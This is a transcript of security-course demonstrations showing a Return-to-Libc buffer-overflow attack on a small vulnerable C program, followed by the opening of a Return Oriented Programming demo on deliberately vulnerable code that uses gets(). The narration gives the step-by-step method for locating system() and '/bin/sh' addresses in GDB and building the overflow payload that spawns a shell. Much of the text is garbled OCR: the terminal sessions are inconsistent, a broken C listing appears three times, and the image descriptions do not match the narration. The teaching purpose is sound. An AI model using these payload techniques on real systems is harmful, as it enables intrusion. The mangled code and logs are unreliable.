These codes are present in the virtual machine that is present along with this course in the directory `nptel_codes/module3`. We will be looking at one specific C code that is called `vuln.c`. This is a very simple C code, it has two functions, a `main` function and a function called `vuln`. So, the vulnerability over here is due to the `strcpy`, which copies `S` into a buffer. Now `buffer` is defined as a local and of size 64 bytes, therefore it is quite easy for `S` to overflow this `buffer`. Moreover, since `S` is invoked with `argv1`, it can be done from the command line and therefore a user who is using this program would give an abruptly, long command line argument and therefore overflow this buffer.

(Refer Slide Time: 2:06)




The screenshot shows a Kali Linux desktop environment with a terminal window open in the background. The terminal window has a dark background and displays the following command-line session:

```
root@kali:~/sploit_codes/modules# ls
root@kali:~/sploit_codes/modules# ./payload_generator.py payload_with_exit.py vbin
root@kali:~/sploit_codes/modules# ./payload_generator.py payload_with_exit.py vbin.c
root@kali:~/sploit_codes/modules# vim vbin.c
root@kali:~/sploit_codes/modules# ./vbin
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
root@kali:~/sploit_codes/modules# cp ./modules/find_payload .
root@kali:~/sploit_codes/modules# vim
```

So, see this program working first, so we will execute it with a short string. We see the fact that it is executed successfully. On the other hand, if we give the program a very large string


like this, which is much larger than 64 bytes, then as expected buffer overflows due to the *strcpy* and we get a segmentation fault. Now very similar to what we have seen in the previous demonstration, where we seen a buffer overflow on the stack, in order to generate the payload, you will use the Python script which you have used in the previous demonstration. So, we just copy it from *module2/find_payload* to over here and as before this particular script would generate strings of any arbitrary length.


(Refer Slide Time: 3:12)



For example, over here since we have specified 112, so this python script would print A, 112 A's. So, by varying this 112, we could get different lengths for the string.

(Refer Slide Time: 3:24)





Now we already found before that, if we specified that A is 72 bytes, then this is the smallest length of the string which would create a segmentation fault, so let us see this happening. So, `$> ./find_payload` and then as we have seen we can use *E1* as an argument to our program and see that it causes a segmentation fault. Anything less than 72 could work correctly.

(Refer Slide Time: 4:19)

So for example if I reduce this by 4 bytes and make it 68, this should work properly as follows, now what is happening here is that at 72 bytes the buffer is actually overflowing and modifying the frame pointer which is stored onto the stack. This is the smallest length of the string which would modify the frame pointer. Now if we add 4 more bytes of A to this string, it would be not just overflowing the frame pointer but also the return address, which gets modified on the stack.

(Refer Slide Time: 5:10)

```
#!/usr/bin/python
padding = "A" * 10
print padding
```

```
spike@spike:~/crypt_code/module$ ls
payload           payload_generator.py  payload_with_ext.py  vein
spike@spike:~/crypt_code/module$ cp ..\module\find_payload .
spike@spike:~/crypt_code/module$ ./find_payload
Segmentation fault (core dumped)
spike@spike:~/crypt_code/module$ cp ..\module\find_payload .
spike@spike:~/crypt_code/module$ ./find_payload
Segmentation fault (core dumped)
spike@spike:~/crypt_code/module$ cp ..\module\find_payload .
spike@spike:~/crypt_code/module$ ./find_payload > e1
spike@spike:~/crypt_code/module$ ./vein <cat e1>
Segmentation fault (core dumped)
spike@spike:~/crypt_code/module$ cp ..\module\find_payload .
spike@spike:~/crypt_code/module$ ./find_payload > e1
spike@spike:~/crypt_code/module$ ./vein <cat e1>
Segmentation fault (core dumped)
spike@spike:~/crypt_code/module$ cp ..\module\find_payload .
```



```

$ gcc -fPIE -pie -o vuln vuln.c
$ ./vuln


```

So, in order to create this payload for the Return to Libc attack as we have seen in the previous lecture, what we would require is to fill the buffer so that the return address is modified and the return address is modified with a pointer to the *system* function, which is present in the Libc. Also, what is required is a string argument to this *system* function, so we will require string such as ““/bin/sh”” or ““/bin/bash””, which is a string comprising of an executable.

So, what is expected to happen is that when *system* executes, it would pick the string from the memory and execute that corresponding executable. Okay, so let us try to build this Return to Libc attack. So, there are two things that we would require, we would require the address of where *system* resides in the entire process and we also need to find somewhere in the process the location of the string ““/bin/sh”” is present. So, let us do this, we will do this

by using the GDB debugger. We insert a breakpoint at main and run the executable with some argument. We are really interested in finding the address of these Libc function for *system* and that we can obtain as follows, we can do a **\$gdb> p system** that prints address of the system funcction and we see that this address over here 0XX7E42940 is the location of the system function in the entire process.

(Refer Slide Time: 7:35)



```
gdb> p system
$1 = 0x42940
```

So, let us create a copy of this. The next thing we need is the address of the string ““/bin/sh””, we could also use the string ““/bin/bash”” which is a pointer, which is a string comprising of the bash executable but making it work would be a little more difficult, on the other hand we actually use and create a *sh*, shell that is ““/bin/sh”” and we need to find somewhere in the entire process, where ““/bin/sh”” is present. So, what we do is we try to search in the various paths of this process memory. So, one thing what we know for sure is that “/bin/sh” is present in the Libc, so if you know the memory range where a Libc is present in the entire process space, we could search that memory area and identify the address of “/bin/sh”. Okay, so the first thing we need to do is find where Libc is present.

(Refer Slide Time: 9:18)


A screenshot of a Linux desktop environment, likely Kali Linux, showing a terminal window with a debugger session. The terminal window title is "aptal@aptal-OptiPlex-5090: /opt/al_codes/module". The command entered is "objdump -d /opt/al_codes/module". The output shows assembly code and memory dump information. The assembly code includes instructions like "push rbp", "mov rbp, rax", and "add \$0x10, rbp". The memory dump shows segments from 0x401000 to 0x401000, containing strings like "/bin/sh", "[var]", and "[data]". The terminal window has tabs at the bottom labeled "Plain Text", "Tab 0", and "Tab 1". The desktop background features a red and black abstract pattern.

The screenshot shows the Immunity Debugger interface. The assembly tab displays assembly code for a process named 'spooler'. The memory dump tab shows memory dump information for the same process. The registers tab shows CPU register values. The stack tab shows the current stack state. The registers, stack, and memory dump tabs have dropdown menus for selecting memory types (Code, Data, Stack, etc.). The status bar at the bottom shows file paths and memory addresses.

A screenshot of a Linux desktop environment, likely Kali Linux, showing a terminal window running the GDB debugger. The terminal window title is "gdb: /tmp/test - Stopped at breakpoint 1". The command entered was "disas main". The output shows assembly code for the main function, including instructions like addl \$0x1,4(%rbx,%rbx), and memory dump information. The desktop background is purple, and the taskbar at the bottom shows icons for various applications like a browser, file manager, and terminal.

So we do this by using the command `$gdb> info proc map` and we see that Libc is present starting at location F7E08000 to F7FB5000 and in similar way there are other areas, other 4 KB pages comprising of Libc. So, we will try to search in this entire memory range for the required string, GDB supports searching across memory by using the `find` command. So, command starts like this, so it is `$gdb> find 0xF7E08000, 0xF7FB9000, "/bin/sh"`, the starting address, ending address and the string to be searched. What we obtain here is that it has found one pattern located at this address F7F6102B.

(Refer Slide Time: 10:47)



```
gdb /tmp/test -t ptid=0x1000
(gdb) b *0x401010
Breakpoint 1 at 0x401010: file /tmp/test, line 1.
(gdb) r
Starting program: /tmp/test
Breakpoint 1, 0x0000000000401010 in ?? ()
(gdb) s
0x0000000000401010 in ?? ()
```

A screenshot of a Kali Linux desktop environment. The desktop background is orange and purple. A terminal window titled "root@sparta: /opt/phoenix/modules" is open, displaying exploit development code. The code includes a payload generator script ("payload_generator.py") and a exploit structure definition ("exploit"). The terminal shows the user navigating through files and defining variables like "target" and "offset". The status bar at the bottom indicates "Main Test" and "Tab validity 0".


Let us verify that this memory location actually has the required string, so we can do that by dumping the string at that location, using this command, `$gdb> x/s 0XF7F6102B`. Okay, so this is all that we need for a very basic Return to Libc attack. So now we will exit GDB. Next thing we will do is to create a payload. So, in order to create a payload, we write a small Python script known as `payload_generator.py`.

So, we will open that and what we see here is that this particular payload generator prints a string Y which comprises of 76 A's, which overflows the buffer and modifies the frame pointer. The next four bytes would be overriding the return address, so in little Indian format will put the address of the `system` function that is F7E42940.

As you can see here this matches the address of `system` function which we have just found, next really were of 4 bytes in the stack, so we just fill it with some arbitrary values, in this case we put A but we could actually fill it with anything and then we put the address of the string `"/bin/sh"`, so this address F7F6102B which matches the address that we have actually found for `"/bin/sh"`.

So what is going to happen now is that when the function actually returns, it is going to return to this particular address which we have specified over here and which would be present in the return address location in the stack and this would trigger the `system` function in Libc to execute. The `system` function would then pick from the stack, the only argument that it requires and this argument is a character pointer and it is expecting a pointer to a string comprising of an executable, so it uses this address as the argument and picks the string `"/bin/sh"` and executes it.

(Refer Slide Time: 13:59)



So, the first thing we need to do is run the *payload_generator* and create the required payload. So, we do this as follows, so we run Python *payload_generator.py* and store the result in this file called *e2* and then we run *vuln.c* again and pass the input from *e2*. So, what we see now is due to this maliciously formed string, it would trigger the system to execute and create the shell as before. This shell is what is present over here with the PID 4416.

And, what you see is that there are other processes present in the background. First, is the bash which is the original process comprising of this particular terminal, then you have the *vuln* executable, which has a process ID 4415 and it is still running in the background, we have *sh* and of course this particular process *ps* which we have just used.

So, what the *system* function does is that it forks a process and then executes that particular process, so essentially the child of this “1” process is the shell that we have just created. Now


the one process is locked until the *sh* process completes its execution. So when we terminate this *sh* process what we see is that the “*I*” process will continue to execute, so let us see this happening so we exit the *sh* but what we will see is that the “*I*” process will have a segmentation fault okay.

So this is because the one process is looking in these stack and it takes out some garbage or some arbitrary values from the stack and tries to executes that and it is causing the process to actually crash and as we have seen in the theory lecture, a better way of doing it is to safely exit that particular program. As an assignment you could try to modify this vulnerability that we have exploited to safely exit from the shell. So in order to do that we also created this Python script `payload_generator` with `exit`, which creates the string not only comprising of the `system` function that we have here and its corresponding argument but also the `exit` function. So, this address you would require to fill with the address of the `exit` function, which would be present somewhere in the Libc memory region of the process. Thank you.

Information Security - 5 - Secure Systems Engineering
Prof. Chester Rebeiro
Indian Institute of Technology, Madras
Demonstration of a Return Oriented Programming (ROP) Attack

Hello and welcome to this demonstration in the course for Secure System Engineering. In this demonstration we will look at ROP attack. Now ROP attacks are extremely difficult to do. So, we will be just glimpsing about one particular assignment which was submitted by some of the students in the course when I was actually teaching it.

(Refer Slide Time: 0:37)



```
/*  
 * compiled with:  
 * gcc -fno-stack-protector -o vnc vnc.c  
 */  
  
#include <sys/types.h>  
#include <sys/stat.h>  
#include <sys/conf.h>  
  
int g[2];  
char retNumber[2] = {0x4141};  
char word[2] = {0x4141};  
char* local1; /*local cat pointer + local.cat_buf*/  
char* local2; /*local cat pointer + local2.cat_buf*/  
  
void concatenateFirstShare()  
{  
    struct {  
        char word_buf[2];  
        int t1;  
        char* cat_pointer;  
        char* word_buf2[2];  
    } local1;  
    local1.cat_pointer = local1.cat_buf;  
    printf("local1 wordBuf: %x\n", local1.word_buf);  
    if ((local1.word_buf[0] >= 0x41) && (local1.word_buf[1] >= 0x41))  
    {  
        /* Read from stack */  
        /*(local1.word_buf[0], local1.word_buf[1]) = (local1.word_buf[1], local1.word_buf[0]);*/  
        /*printf("switched to swap words\n");*/  
        /*return;*/  
    }  
    /* Copy first char from word to next location to concatenated to  
     * local1.cat_pointer + local1.word_buf */  
    local1.cat_pointer = local1.cat_buf;  
    local1.cat_pointer[1] = word[0];  
  
    /* If something goes wrong, there's a null byte here  
     * (overwriting buffer overflow)  
    local1.cat_buf[1] = '\0';*/  
    /*local1.cat_pointer[1] = the first character from the 1st word concatenated to  
     * local1.cat_buf[1]*/  
    local1.cat_buf[1] = word[1];  
}
```



```
spec@Renesas-DoveW10:~/Desktop/codes/module/NOP
```

```
#include <sys/types.h>
#include <sys/conf.h>
#include <sys/malloc.h>

/* compiled with
 * gcc -fno-stack-protector --static test.c -o test
 */

int gbl;
char rollnumber[10] = "C01234567";
char rollnumber2[10] = "C01234567";

void concatenate_first_shell()
{
    struct {
        char word_buf[10];
        char* cat_pointer;
        char* cat_buf[10];
    } locals;
    locals.cat_pointer = locals.cat_buf;
    printf("Input 10 words\n");
    for(locals.i=0; locals.i<10; locals.i++)
    {
        // Read from stack
        if(getchar(locals.word_buf, locals.i) == '\n') locals.word_buf[9] = '\0';
        if(locals.i == 0)
        {
            printf("Failed to read word\n");
            return;
        }
        // Copy first char from word to next location to concatenated by
        // locals.cat_pointer = &locals.word_buf[1];
        locals.cat_pointer++;
        locals.cat_pointers[i];
    }
    // Even if something goes wrong, there's a null byte here
    // preventing buffer overflows
    locals.cat_buf[10] = '\0';
    printf("Input the first characters from the 10 words concatenated:\n");
    gets(locals.cat_buf);
    printf("%s", locals.cat_buf);
    exit(0);
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("Usage: %s\n", argv[0]);
        return EXIT_FAILURE;
    }

    concatenate_first_shell();
    printf("Roll numbers : %s and %s\n", rollnumber, rollnumber2);
    printf("Value in gbl is %d\n", gbl);
}
```

```
spec@Renesas-DoveW10:~/Desktop/codes/module/NOP
```

```
#include <sys/types.h>
#include <sys/conf.h>
#include <sys/malloc.h>

/* compiled with
 * gcc -fno-stack-protector --static test.c -o test
 */

int gbl;
char rollnumber[10] = "C01234567";
char rollnumber2[10] = "C01234567";

void concatenate_first_shell()
{
    struct {
        char word_buf[10];
        char* cat_pointer;
        char* cat_buf[10];
    } locals;
    locals.cat_pointer = locals.cat_buf;
    printf("Input 10 words\n");
    for(locals.i=0; locals.i<10; locals.i++)
    {
        // Read from stack
        if(getchar(locals.word_buf, locals.i) == '\n') locals.word_buf[9] = '\0';
        if(locals.i == 0)
        {
            printf("Failed to read word\n");
            return;
        }
        // Copy first char from word to next location to concatenated by
        // locals.cat_pointer = &locals.word_buf[1];
        locals.cat_pointer++;
        locals.cat_pointers[i];
    }
    // Even if something goes wrong, there's a null byte here
    // preventing buffer overflows
    locals.cat_buf[10] = '\0';
    printf("Input the first characters from the 10 words concatenated:\n");
    gets(locals.cat_buf);
    printf("%s", locals.cat_buf);
    exit(0);
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("Usage: %s\n", argv[0]);
        return EXIT_FAILURE;
    }

    concatenate_first_shell();
    printf("Roll numbers : %s and %s\n", rollnumber, rollnumber2);
    printf("Value in gbl is %d\n", gbl);
}
```

```
spec@Renesas-DoveW10:~/Desktop/codes/module/NOP
```

```
#include <sys/types.h>
#include <sys/conf.h>
#include <sys/malloc.h>

/* compiled with
 * gcc -fno-stack-protector --static test.c -o test
 */

int gbl;
char rollnumber[10] = "C01234567";
char rollnumber2[10] = "C01234567";

void concatenate_first_shell()
{
    struct {
        char word_buf[10];
        int i;
        char* cat_pointer;
        char* cat_buf[10];
    } locals;
    locals.cat_pointer = locals.cat_buf;
    printf("Input 10 words\n");
    for(locals.i=0; locals.i<10; locals.i++)
    {
        // Read from stack
        if(getchar(locals.word_buf, locals.i) == '\n') locals.word_buf[9] = '\0';
        if(locals.i == 0)
        {
            printf("Failed to read word\n");
            return;
        }
        // Copy first char from word to next location to concatenated by
        // locals.cat_pointer = &locals.word_buf[1];
        locals.cat_pointer++;
        locals.cat_pointers[i];
    }
    // Even if something goes wrong, there's a null byte here
    // preventing buffer overflows
    locals.cat_buf[10] = '\0';
    printf("Input the first characters from the 10 words concatenated:\n");
    gets(locals.cat_buf);
    printf("%s", locals.cat_buf);
    exit(0);
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("Usage: %s\n", argv[0]);
        return EXIT_FAILURE;
    }

    concatenate_first_shell();
    printf("Roll numbers : %s and %s\n", rollnumber, rollnumber2);
    printf("Value in gbl is %d\n", gbl);
}
```

So, this assignment essentially works with a file in this directory called *ROP/* and you can download this file. It is part of VM which comes along with this course and in the VM, in the directory *nptel_codes/module4/ROP*, you could find this required code. So, the file that was attacked was *TUT2.C* (tutorial 2). There are essentially a lot of things, there was a *main* and there was a *concatenate_first_chars* function and I have to give credit to the students who wrote this codes.

So, their roll numbers are present here. The right working of this code is as follows. So, you see, this is the executable *tut2*. It inputs ten words like this, and the output is the first character of every input word. So, you see over here that the first characters ABCD to J are printed out on the screen. So, this is what this program does and there is a vulnerability in this program. The vulnerability is present in this function, *concatenate_first_chars* and we will not go into what the vulnerability is but believe it as an assignment and as a challenge to any of the viewers to actually try to find out these vulnerability in this function.

